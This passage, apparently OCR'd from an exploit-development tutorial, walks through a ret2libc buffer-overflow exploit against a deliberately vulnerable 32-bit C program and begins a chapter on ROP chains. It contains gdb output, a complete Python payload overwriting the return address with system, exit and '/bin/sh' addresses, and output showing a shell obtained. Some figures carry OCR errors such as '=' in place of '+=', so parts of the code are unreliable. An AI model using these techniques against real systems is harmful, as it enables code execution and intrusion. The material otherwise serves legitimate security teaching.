


```
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xf7e259e0 <system>
gdb-peda$ disas system
Dump of assembler code for function system:
   0xf7e259e0 <+0>:     call   0xf7f1eb2d
   0xf7e259e5 <+5>:     add    edx,0x19b61b
   0xf7e259eb <+11>:    sub    esp,0xc
   0xf7e259ee <+14>:    mov    eax,DWORD PTR [esp+0x10]
   0xf7e259f2 <+18>:    test   eax,eax
   0xf7e259f4 <+20>:    je     0xf7e25a00 <system+32>
   0xf7e259f6 <+22>:    add    esp,0xc
   0xf7e259f9 <+25>:    jmp    0xf7e254e0
   0xf7e259fe <+30>:    xchg   ax,ax
   0xf7e25a00 <+32>:    lea    eax,[edx-0x5b54e]
   0xf7e25a06 <+38>:    call   0xf7e254e0
   0xf7e25a0b <+43>:    test   eax,eax
   0xf7e25a0d <+45>:    sete   al
   0xf7e25a10 <+48>:    add    esp,0xc
   0xf7e25a13 <+51>:    movzx  eax,al
   0xf7e25a16 <+54>:    ret
End of assembler dump.
gdb-peda$
```

Figure 2.7: Print the system address and validation with the disassembly of this function

We know now the address of the function ”system” and can now note this address down. This address is very important because this address will be placed at the exact location where the instruction pointer gets overwritten.


In *Figure 2.7* we see, the function system makes a return at the end of the function body. But we have the return address which the system function uses also overwritten. This can be fixed with another valid address. We use the address of the function ”exit” and can be also found in ”libc”.



```
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e18a60 <exit>
gdb-peda$ disas exit
Dump of assembler code for function exit:
   0xf7e18a60 <+0>:     call   0xf7f1eb29
   0xf7e18a65 <+5>:     add    eax,0x1a859b
   0xf7e18a6a <+10>:    sub    esp,0xc
   0xf7e18a6d <+13>:    push   0x1
   0xf7e18a6f <+15>:    push   0x1
   0xf7e18a71 <+17>:    lea    eax,[eax+0x3fc]
   0xf7e18a77 <+23>:    push   eax
   0xf7e18a78 <+24>:    push   DWORD PTR [esp+0x1c]
   0xf7e18a7c <+28>:    call   0xf7e18860
End of assembler dump.
gdb-peda$
```

Figure 2.8: Print the exit address and validation with the disassembly of this function

Now we know the address of the function ”exit” which can be used as the return address for the function ”system”. We see, in *Figure 2.8*, the function ”exit” is a no return function which means it doesn’t have a return operation at the end of the function body. In the last line, it calls the address ”0xf7e18860” which points in GDB to garbage. The last thing we have to collect is the address of the string ”/bin/sh” which can be found in ”libc”.



```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7f65aaa ("/bin/sh")
gdb-peda$
```


Figure 2.9: Print the address of the string /bin/sh

To print the address of a string in GDB we can use the command print, we have to use the command find which searches the given pattern in the memory. Now all important parts and requirements a fulfilled and the development of the exploit can be started.

2.11 Write the Exploit

To write the exploit we can use python as a programming language. We can now create a basic exploit template that will crash our application. The exploit uses the python module struct to pack data into binary data in little-endian or big-endian and more.
Reusing the exploit:

```
~$ ./vuln $(python -c "print 'A' * 76 + 'BBBB'")
```



```
 GNU nano 3.2  exploit.py

#!/usr/bin/env python
# -*- coding:utf-8 -*-
import struct

payload = 'A' * 76
payload = 'BBBB'
print(payload)
```

Figure 2.10: Base of the exploit to crash the application

The implementation of exploit skeleton in *Figure 2.10* is very simple. We can see, in this code that the module struct is imported but unused. In the next lines we see, the payload which contains 76 bytes with the character "A". The last 4 bytes in the payload is the value that overwrites the instruction pointer. The last line prints the payload, that's it. Before all parts of this puzzle can put together, we have to think about the layout of this exploit on the stack. Remember, a bit in the past, as i said that we should search the address for the function "exit", too. I showed a small layout of the exploit.





Figure 2.11: Layout of the exploit on the stack


In *Figure 2.11*, the exploit is formatted as well. The first part of the exploit is the padding which, brings us to the instruction pointer. As second the address of the function ”system” that overwrites the instruction pointer to jump into this function on a return. For the return address for the function ”exit”, there is the address of the function ”exit” appended as the third element. Last the address of the string ”/bin/sh” is appended to the end, to pass it as a parameter to the function ”system”. We have built a new stackframe which allows us to make a call and give us a shell.



```
  GNU nano 3.2        exploit.py

#!/usr/bin/env python
# -*- coding:utf-8 -*-
import struct

system_addr = struct.pack('<I', 0xf7e259e0)

payload = 'A' * 76
payload = system_addr
print(payload)
```

Figure 2.12: Insertion of the system address in the right place


We only replaced the string ”BBBB” with the system-address. Now it is time to add the address of the function ”exit”.



```
GNU nano 3.2          exploit.py

#!/usr/bin/env python
# -*- coding:utf-8 -*-
import struct

system_addr = struct.pack('<I', 0xf7e259e0)
exit_addr = struct.pack('<I', 0xf7e18a60)
payload = 'A' * 76
payload += system_addr
payload += exit_addr
print(payload)
```

Figure 2.13: Insertion of the exit address in the right place

To finish the exploit we have now add the address of the string "/bin/sh" seen in *Figure 2.14*. The final exploit is now:




```
GNU nano 3.2          exploit.py

#!/usr/bin/env python
# -*- coding:utf-8 -*-
import struct

system_addr = struct.pack('<I', 0xf7e259e0)
exit_addr = struct.pack('<I', 0xf7e18a60)
binsh_addr = struct.pack('<I', 0xf7f65aaa)
payload = 'A' * 76
payload += system_addr
payload += exit_addr
payload += binsh_addr
print(payload)
```

Figure 2.14: Insertion of the address "/bin/sh"

```
~$ ./vuln $(python -c "print 'A' * 76 + \
        '\xe0\x59\xe2\xf7' + \
        '\x60\x8a\xe1\xf7' + \
        '\xaa\x5a\xf6\xf7'")
```

2.12 Testing the exploit


To finish this process, it is really important that ASLR is deactivated, because the exploit works only with static addresses space. It is also possible to write this exploit with random address space, but I don't want to introduce them. To test the exploit we can run GDB to debug the vulnerable application. We can see in GDB all step what happens if our exploit overwrites the instruction pointer (*Figure 2.15*).



```
EIP: 0xf7e259e0 (<system>:      call   0xf7f1eb2d)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
[-------------------------------------code----------------------
   0xf7e259d9:  jmp    0xf7e2598a
   0xf7e259db:  lea    esi,[esi+eiz*1+0x0]
   0xf7e259df:  nop
=> 0xf7e259e0 <system>: call   0xf7f1eb2d
   0xf7e259e5 <system+5>:       add    edx,0x19b61b
   0xf7e259eb <system+11>:      sub    esp,0xc
   0xf7e259ee <system+14>:      mov    eax,DWORD PTR [esp+0x10]
   0xf7e259f2 <system+18>:      test   eax,eax
```

Figure 2.15: The instruction pointer is pointing to the address of the system function


Now that the instruction pointer is overwritten by the address of the function "system" shows that the next instructions are them of that function (*Figure 2.15*). Sometimes the application can crash, that can happen if one of the addresses is not correct. If this happens, the best solution is to figure out which of the addresses are not correct and substitute them with the correct address.



```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : Partial
gdb-peda$ aslr
ASLR is OFF
gdb-peda$ r $(python exploit.py)
Starting program: /home/pentest/vuln $(python exploit.py)
[Attaching after process 934 fork to child process 939]
[New inferior 2 (process 939)]
[Detaching after fork from parent process 934]
[Inferior 1 (process 934) detached]
process 939 is executing new program: /usr/bin/dash
[Attaching after process 939 fork to child process 940]
[New inferior 3 (process 940)]
[Detaching after fork from parent process 939]
[Inferior 2 (process 939) detached]
process 940 is executing new program: /usr/bin/dash
$ id
```

Figure 2.16: Exploit works in the environment of GDB

After running the exploit creates a shell for us it starts "/bin/dash" which is the "/bin/sh". The important question here is, can this exploit run outside of GDB?. To answer the question I'll run this exploit outside of GDB to show that this exploit can work outside because the ASLR is disabled.



```
pentest@pentest:~$ ./vuln $(python exploit.py)
$ id
uid=1000(pentest) gid=1000(pentest) Gruppen=10
netdev),111(bluetooth)
$ 
```

Figure 2.17: Exploit works outside of gdb

In *Figure 2.17* we see, the exploit works outside of the GDB environment and give us a shell.

2.13 Final thoughts

This chapter was maybe easier for you because many steps were very similar to the first chapter. In fact, some details were not easy to understand, but don't worry, that will be explained in detail in the following chapters. The goal here was to show the practice and to bring the knowledge to you a bit closer.

If this all was easy for you to understand, congratulation! Then you are on the right way or you have it already learned. If not, then I recommend that you should read the first and this chapter again and try it put in practice and you will understand.

What did we learn in this chapter? We have learned a variant of a classic buffer overflow exploit by using only addresses of the "libc". We learned to defeat a non-executable stack and successfully bypass DEP/NX.

Buffer overflow exploitation is a very common attack vector, which allows us to execute some miscellaneous commands or programs. But during the time NX, DEP and ASLR were introduced to prevent this exploitation. But in this chapter, we see how easy it is to bypass NX and DEP to still execute miscellaneous commands or programs. Can ret2libc execute some other programs than "/bin/sh"? In short, yes it can the only thing is to find other commands or programs which can be executed by the function "system".

Chapter 3

ROP-Chain

3.1 Introduction

This chapter will describe how the process of ROP-Chain-exploit development works. I want to reach the beginner who decided to learn how exploit-development works. This chapter separates the whole process into small subchapters. Before we start with the first subchapter we have to find out some specific words which I use in this whole chapter.

3.2 Prerequisites

To understand how a ROP-Chain works a bit of ret2libc exploitation is required.

3.3 What is an ROP-exploit?

In the past chapter I explained how a non-executable stack can be defeated, that's what "ret2libc" does. I'll explain "ret2libc", in a nutshell, to introduce ROP properly. A "ret2libc" is an exploitation technique to bypass the NX and DEP. To bypass the NX and DEP the "ret2libc" uses how the name says, the "glibc" or other "c-libs" to execute code. The start is like a normal buffer overflow but instead injecting shellcode into the buffer, "ret2libc" jumps into the "libc" to a function like "system" to execute some os commands or give us a shell. You now know "ret2libc" uses parts from the "libc" which can be executed. What is now ROP? ROP stands for "Return Oriented Programming" which is very similar to "ret2libc" but instead spawning a simple shell, the ROP can be used for arbitrary code execution.

With ROP it is possible to drop a Bind-Shell, Reverse-Shell or call some internal functions like "ret2libc" and other stuff. To work with this technique, I have to explain some keywords.

3.4 What is a gadget?

A Gadget is a piece of assembly instruction that ends with a "ret". Gadgets can be found in any programs or libraries and can be used. Most of these gadgets do a single operation and others do two operations and more. A Gadget looks like this piece of assembly code:

```
add eax, 0xb; ret
```

This line does the following, first it adds to the register EAX the value 11, and second, it makes a return. A ROP-Exploit is nothing else as a chain of these gadgets to execute malicious code.

3.5 How a ROP-Chain is build?

A ROP-Chain is build with a lot of gadgets which are chained together. You can imagine this like a linked-list, where each node is connected with a other node. Each gadget do some stuff and return into the next gadget, and this is called ROP-Chain.





Figure 3.1: ROP-Chain simplified illustation

In *Figure 3.1* we see, the start point called "Start" on the top left, this can be replaced with an offset to the instruction pointer. The instruction pointer is pointing to the first gadget. And the gadget does something and returns into the next gadget, and so on.

You see, we build our shellcode with parts of the vulnerable program or the "libc". That's the magic behind ROP which is very powerful and pretty easy. It is so powerful that nearly every programbehavior can be created.

3.6 How gadgets can be found?

There many ways to find some gadgets. The first way is to find these gadgets manually with a disassembler, but it takes a very long time. I prefer to use some tools like "Ropper" or "ROPgadget". In this chapter, I'll use "Ropper" to find my gadgets. I will try to use gadgets of the "libc" only, to change only the base address to fix any errors on other machines. An example search with "Ropper" looks like the figure below.



```
pentest@pentest:~$ ropper -f /lib32/libc-2.28.so --search "xor eax, eax"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: xor eax, eax

[INFO] File: /lib32/libc-2.28.so
0x00032dca: xor eax, eax; add esp, 0x10; pop ebx; pop esi; pop edi; ret;
0x0007d70c: xor eax, eax; add esp, 0xc; ret;
0x0002ce8e: xor eax, eax; add esp, 4; pop ebx; pop esi; ret;
0x00031b0b: xor eax, eax; add esp, 8; pop ebx; ret;
```

Figure 3.2: Example search of gadgets in the libc with "Ropper"

We see, "Ropper" gives us many results, that overwhelmed us. The only thing to do is to find your desired gadget.

3.7 Definition of the development environment

Our target machine will be a Debian 10 Buster with a 32bit compiled program. This program has NX/DEP enabled but the ASLR is disabled. As our compiler, we use GCC for compiling the vulnerable program. To debug the application and determine all important addresses of the functions in "libc" we use GDB. For better exploit development we use python that makes the development of this exploit easier.

3.8 The vulnerable program


The vulnerable application will be a simple application that prints out, what we have entered as argument.

```
#include <stdio.h>
#include <string.h>

void foo(char* buf) {
  char buffer[64];
  strcpy(buffer, buf);
}

int main(int argc, char **argv) {
  foo(argv[1]);
  printf("%s", argv[1]);
}
```

Note: This is the same vulnerable program from the previous chapter.

3.9 Identify the Vulnerability

First of all, it's the same vulnerable program from the previous chapter, but I'll add this chapter for completition to this chapter. In this program we see in the "main"-function is that we pass all data from "argv[1]" into the function "foo". After passing the data the function foo gets called and creates in the function body an array with 64 characters. In the next line, we see that the data will be written into this array without checking the bounds. This program gets a segmentation fault if the data is bigger than 64 bytes. This program has a buffer overflow vulnerability which is a very common security flaw.



```
pentest@pentest:~$ ./vuln $(python -c "print 'A' * 64")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
pentest@pentest:~$ ./vuln $(python -c "print 'A' * 70")
Speicherzugriffsfehler
pentest@pentest:~$
```


Figure 3.3: Testing for buffer overflow

In *Figure 3.3* on the first line, we see that the program gets executed successfully without any errors. In the second line is a buffer overflow happens and the program gets a segmentation fault because some memory data gots overwritten like registers, "EBP", "EIP" etc...Now is the point where we have to figure out where the exact point is to overwrite the instruction pointer.

This will not repeated in this chapter. See chapter "Ret2Libc" at subchapter 2.9...

3.10 Prepare the exploit

Before the exploit can be written, there is much information we need. First, what should the exploit do? Are all gadgets present for this purpose? If these questions answered, the development of the ROP- Chain-Exploit can start. The most important step to start searching und using gadgets is to find out the base address of "libc". This can be made with gdb when we crash the vulnerable application. If the application is crashed, we can run a shell over gdb and list all processes which can be identified with the vulnerable application.



```
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$ shell
pentest@pentest:~$ ps aux | grep vuln
pentest     729  1.1  3.0  44596 30400 pts/0    S    08:42   0:00 gdb vuln
pentest     733  0.0  0.0   2256   504 pts/0    t    08:42   0:00 /home/pentest/vuln AAAAAAAAAAAA
pentest     743  0.0  0.0   6088   892 pts/0    S+   08:42   0:00 grep vuln
pentest@pentest:~$ cat /proc/733/maps
56555000-56556000 r--p 00000000 08:01 272257                             /home/pentest/vuln
56556000-56557000 r-xp 00001000 08:01 272257                             /home/pentest/vuln
56557000-56558000 r--p 00002000 08:01 272257                             /home/pentest/vuln
56558000-56559000 r--p 00002000 08:01 272257                             /home/pentest/vuln
56559000-5655a000 rw-p 00003000 08:01 272257                             /home/pentest/vuln
f7de7000-f7e00000 r--p 00000000 08:01 162641                             /usr/lib32/libc-2.28.so
f7e00000-f7f4e000 r-xp 00019000 08:01 162641                             /usr/lib32/libc-2.28.so
f7f4e000-f7fbe000 r--p 00167000 08:01 162641                             /usr/lib32/libc-2.28.so
f7fbe000-f7fbf000 ---p 001d7000 08:01 162641                             /usr/lib32/libc-2.28.so
f7fbf000-f7fc1000 r--p 001d7000 08:01 162641                             /usr/lib32/libc-2.28.so
f7fc1000-f7fc2000 rw-p 001d9000 08:01 162641                             /usr/lib32/libc-2.28.so
f7fc2000-f7fc5000 rw-p 00000000 00:00 0
f7fcd000-f7fcf000 rw-p 00000000 00:00 0
f7fcf000-f7fd2000 r--p 00000000 00:00 0                                  [vvar]
f7fd2000-f7fd4000 r-xp 00000000 00:00 0                                  [vdso]
f7fd4000-f7fd5000 r--p 00000000 08:01 162637                             /usr/lib32/ld-2.28.so
f7fd5000-f7ff1000 r-xp 00001000 08:01 162637                             /usr/lib32/ld-2.28.so
f7ff1000-f7ffb000 r--p 0001d000 08:01 162637                             /usr/lib32/ld-2.28.so
f7ffc000-f7ffd000 r--p 00027000 08:01 162637                             /usr/lib32/ld-2.28.so
f7ffd000-f7ffe000 rw-p 00028000 08:01 162637                             /usr/lib32/ld-2.28.so
fffdd000-ffffe000 rw-p 00000000 00:00 0                                  [stack]
```

Figure 3.4: Determine the base address of libc in this program

